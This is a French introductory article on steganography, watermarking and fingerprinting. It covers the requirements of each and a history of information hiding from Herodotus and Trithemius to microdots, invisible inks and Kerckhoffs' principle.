En stéganographie, une propriété essentielle est l'indétectabilité statistique puisqu'une personne surveillant le canal de communication ne doit pas pouvoir différencier un médium d'un stégo-médium. De plus, comme le message constitue l'information principale, la capacité doit aussi être assez élevée. Quant à la robustesse, elle constitue une défense contre les modifications subies par le stégo-médium. Néanmoins, la meilleure défense reste l'incapacité de l'adversaire à détecter le message. Ainsi, la plupart du temps, le canal ne modifie pas le stégo-médium et les besoins en robustesse sont minimes. En revanche, des mesures doivent être prises lorsque l'adversaire est actif, soit en terme de robustesse, soit pour contrôler l'intégrité du message afin de détecter un éventuel changement dans celui-ci.

En tatouage, les contraintes diffèrent largement. Tous les utilisateurs savent, ou soupçonnent très fortement, qu'une marque est dissimulée dans le stégo-médium, et il n'est donc nul besoin de chercher à en détecter la présence. Le stégo-médium doit toutefois rester aussi proche, au sens d'une mesure de similitude sur l'espace des médias, que possible de l'original afin de ne pas être dénaturé. La capacité dépend étroitement de l'application. Si le tatouage est suffisamment discriminatoire, un bit d'information suffit à répondre à la question : cette marque est-elle présente dans ce stégo-médium ? Même lorsque les données sont extraites et une mesure de confiance calculée, l'utilisation d'un seuil pour valider ou non la présence de la marque ne fournit toujours qu'un bit d'information. Au contraire, lorsque les données extraites servent ensuite à diriger une action, on considère alors que le tatouage transporte de l'information. C'est, par exemple, ce que font les *images intelligentes* de la société Digimarc (*smart images*) : une telle image est placée devant une entrée (caméra, appareil photo numérique, scanner...) puis est traitée par un logiciel qui en extrait les données avant d'entreprendre les actions associées. Le site de Digimarc donne des exemples pratiques comme montrer la photo d'un paysage pour se voir proposer ensuite toutes les offres promotionnelles de voyage correspondant à la région décrite sur l'image. Une autre variante du tatouage, qualifié alors de *faible*, ne demande que peu de robustesse afin de détecter rapidement qu'un médium, ou une partie de celui-ci, a été modifié.

Enfin, les besoins du fingerprinting sont à peu près identiques à ceux du tatouage pour l'imperceptibilité et la robustesse (pour ce dernier critère, les raisons diffèrent : on ne souhaite pas voir un utilisateur distribuer sa propre copie... avec l'empreinte de quelqu'un d'autre insérée). En revanche, la capacité est importante car un médium doit contenir une empreinte spécifique à un utilisateur. Dans ces conditions, il n'est pas réaliste de se contenter, comme en tatouage, d'une réponse binaire sur la présence d'une empreinte dans un stégo-médium car il faudrait alors tester toutes les empreintes pour un stégo-médium. Ainsi, tout comme en stéganographie, l'extraction de l'empreinte est indispensable.

Historique

Sécurité par l'obscurité

La sécurité des systèmes décrits ici repose sur la non divulgation de la méthode de dissimulation utilisée. Une fois celle-ci connue, tout le monde est capable de lire le message secret.

L'Iliade d'Homère contient l'une des premières allusions à la dissimulation d'information. Banni pour avoir tué le tyran de Corinthe, Bellérophon s'exila chez Proétos, roi de Tirynthe, qui le purifia de son meurtre. Mais l'épouse de Proétos s'éprit du héros, qui la repoussa avec dédain. Dépitée, la reine l'accusa de tentative de viol : le roi la crut. Ne voulant toutefois pas tuer son hôte de sa main en raison des lois sacrées de l'hospitalité, il préféra envoyer le héros à Iobatès, son beau-frère, roi de Lycie, après avoir remis à Bellérophon des tablettes où était gravé, en signes mystérieux, l'ordre de lui donner la mort. Iobatès lui ordonna de combattre la Chimère, persuadé qu'il succomberait dans cette lutte. Monté sur Pégase, Bellérophon tua le monstre, épousa la fille du roi de Lycie et lui succéda.

Au cours des 16ème et 17ème siècles, une littérature importante sur la stéganographie existait déjà. Dans son livre *Schola Steganographica*, Gaspar Schott (16081666) explique comment cacher des messages dans les partitions de musique : chaque note correspond à une lettre (Fig. 2). Schott a également étendu le code "Ave Maria" proposé par l'abbé Trithème dans *Polygraphiæ* (1516), l'un des premiers livres connus traitant de cryptographie et de stéganographie. Le code étendu utilise 40 tables, chacune contenant 24 entrées (une pour chaque lettre de l'alphabet) dans quatre langues : latin, allemand, italien et français. Chaque lettre du texte clair est remplacée par un mot ou une phrase apparaissant dans la table à la ligne correspondant à la lettre choisie. Après l'opération, le stégo-texte ressemble à une prière, une simple lettre de correspondance, ou encore une formule de magie.

fig.2



G.Schott utilise une simple correspondance entre lettres de l'alphabet et notes.

Une méthode très utilisée en stéganographie linguistique est l'acrostiche[1]. L'exemple le plus fameux est probablement l'*Amorosa visione* de Giovanni Boccaccio (1313-1375) qui semble être le plus long jamais écrit : Boccaccio écrivit d'abord trois sonnets contenant à eux trois approximativement 1500 lettres, puis écrivit un poème de telle façon que la première lettre des tercets successifs correspondît exactement aux lettres des sonnets.
Dans *The Code Breakers*, D. Kahn raconte comment des prisonniers de guerre cachaient des messages dans des lettres envoyées à leur famille en utilisant les points et barres sur les lettres i, j, t, et f à la façon du code Morse. Bien sûr, cette technique permet de dissimuler des messages, mais la construction du stégo-message est très laborieuse et peut parfois paraître bizarre pour un censeur expérimenté. Un autre exemple célèbre, issu du même livre, vient d'un télégramme envoyé pendant la première guerre mondiale. Le message, qui disait " père est mort ", fut modifié en " père est décédé " par le censeur. La réponse fut un aveu flagrant : " père est-il mort ou décédé ? ".

Camouflage

L'utilisation du camouflage est un autre exemple intéressant de stéganographie. Même si une méthode est connue en principe, tirer partie de l'environnement et rendre difficile la recherche des données dissimulées s'avère parfois bénéfique, particulièrement lorsque les données de couverture sont très abondantes. L'adaptation moderne de ce principe est l'utilisation des propriétés de masquage de nos organes perceptifs.
Dans ses *Histoires*, Hérodote (486-425 av. J.C.) raconte comment, vers 440 av. JC, on rasa la tête d'un esclave, puis on y tatoua un message qui devint invisible après que les cheveux aient repoussé. Le but était de lancer une révolte contre les Perses. Étonnamment, la méthode était toujours utilisée par certains espions allemands au début du 20ème siècle. Hérodote raconte également comment Demeratus, un Grec à la cour des Perses, avertit Sparte d'une invasion imminente de Xerxes, roi de Perse : il retira la cire d'une tablette d'écriture, écrivit le message sur le bois qui la supportait, et recouvrit à nouveau le bois, et donc le message, avec la cire. La tablette ressemblait exactement à une tablette vierge !
Énée le Tacticien proposa de cacher un message dans un autre texte en changeant la hauteur des lettres ou en perçant de petits trous au-dessus ou en dessous des lettres du message de couverture. Cette technique, toujours utilisée au 17ème siècle, fut améliorée par Wilkins qui utilisa des encres invisibles pour inscrire ces petits points au lieu de faire des trous. Cette dernière idée fut reprise par les espions allemands durant les deux guerres mondiales.
Une adaptation moderne est toujours utilisée pour sécuriser les documents électroniques et se contente d'imprimer des points minuscules (très facile grâce aux imprimantes laser modernes) pour coder un numéro d'identification d'imprimante, un nom d'utilisateur, etc.
En 1857, Brewster suggérait de cacher des messages secrets dans un espace pas plus grand qu'un point d'encre. En 1860, le problème de réduction des photographies était résolu par René Dragon (1819-1900). Pendant la guerre Franco-Prusse de 1870-1871, alors que Paris était assiégé, des messages sur microfilm étaient envoyés par pigeon entre la province et Paris. Pendant la première guerre mondiale, les messages des espions étaient réduits en micro-points grâce à plusieurs réductions photographiques. Ils étaient ensuite apposés sous forme de points ou point-virgule dans des messages de couverture aussi insoupçonnables que des magazines par exemple.
Les encres invisibles ont également été intensivement utilisées. Initialement, ces encres étaient fabriquées à partir de substances organiques, comme du lait, de l'urine, ou du sel d'ammoniac dissous dans de l'eau. Il s'agissait d'écrire en utilisant cette encre. Une exposition du papier de couverture devant une flamme révélait le message écrit avec cette encre. Par la suite, des progrès en chimie ont permis d'élaborer des encres plus efficaces. Actuellement, une telle technique est utilisée pour prévenir la contrefaçon de billets de banque. Par exemple, les photocopieurs émettent un fort rayonnement ultraviolet. Pour éviter la reproduction d'un billet par un photocopieur, certains motifs sont dessinés à l'aide d'une encre qui devient visible lors de l'exposition aux ultraviolets.
Les techniques de stéganographie ne servent pas uniquement à transmettre des messages ou empêcher la fabrication de contrefaçons. On raconte que dans les années 1980, Margaret Thatcher était ennuyée car des documents du gouvernement apparaissaient dans la presse. Afin d'identifier la source de la fuite, elle fit modifier les traitements de textes de ses ministres afin que l'espacement des mots soit caractéristique de chacun d'eux. Cette manipulation lui permit de déterminer l'origine de la fuite.

Leçon du passé

En 1883, Auguste Kerckhoffs a énoncé le premier principe de la cryptographie moderne. Il affirma qu'il fallait supposer connue de l'ennemi la méthode de chiffrement et que, par conséquent, la sécurité du système ne devait résider que dans le choix de la clé utilisée pour le chiffrement. Les évènements pour lesquels la *sécurité par l'obscurité* fut un échec sont nombreux. Un des derniers exemples nous est fourni par le cas des téléphones mobiles GSM.
En appliquant ce principe à la stéganographie, on obtient une tentative de définition d'un stégo-système sécurisé. Il faut qu'un adversaire, connaissant le système mais pas la clé, ne puisse obtenir aucun indice sur la tenue d'une éventuelle communication. Aucune information sur le texte dissimulé ou l'algorithme qui aurait pu être utilisé ne doit donc être obtenue à partir du médium de couverture. Cette règle constitue le principe central de tout stégo-système.

Liens utiles

Smart images de Digimarc : http://www.digimarc.com/imaging/smartimages.htm
The information hiding homepage :
http://www.cl.cam.ac.uk/~fapp2/steganography/

Notes

...acrostiche [1]
Poème dans lequel les initiales de chaque vers, lues verticalement composent un mot clé. Par exemple, la dernière strophe du *Dormeur du val* de A. Rimbaud contient le mot "lit" :

Les parfums ne font pas frissonner sa narine ;
Il dort dans le soleil, la main sur sa poitrine,
Tranquille. Il a deux trous rouges au côté droit.

Frédéric Raynal - pappy@linuxmag-france.org
Fabien Petitcolas - fabienpe@microsoft.com
Caroline Fontaine - Caroline.Fontaine@lifl.fr
Last modified:Wed Dec 12 10:06:17 CET 2001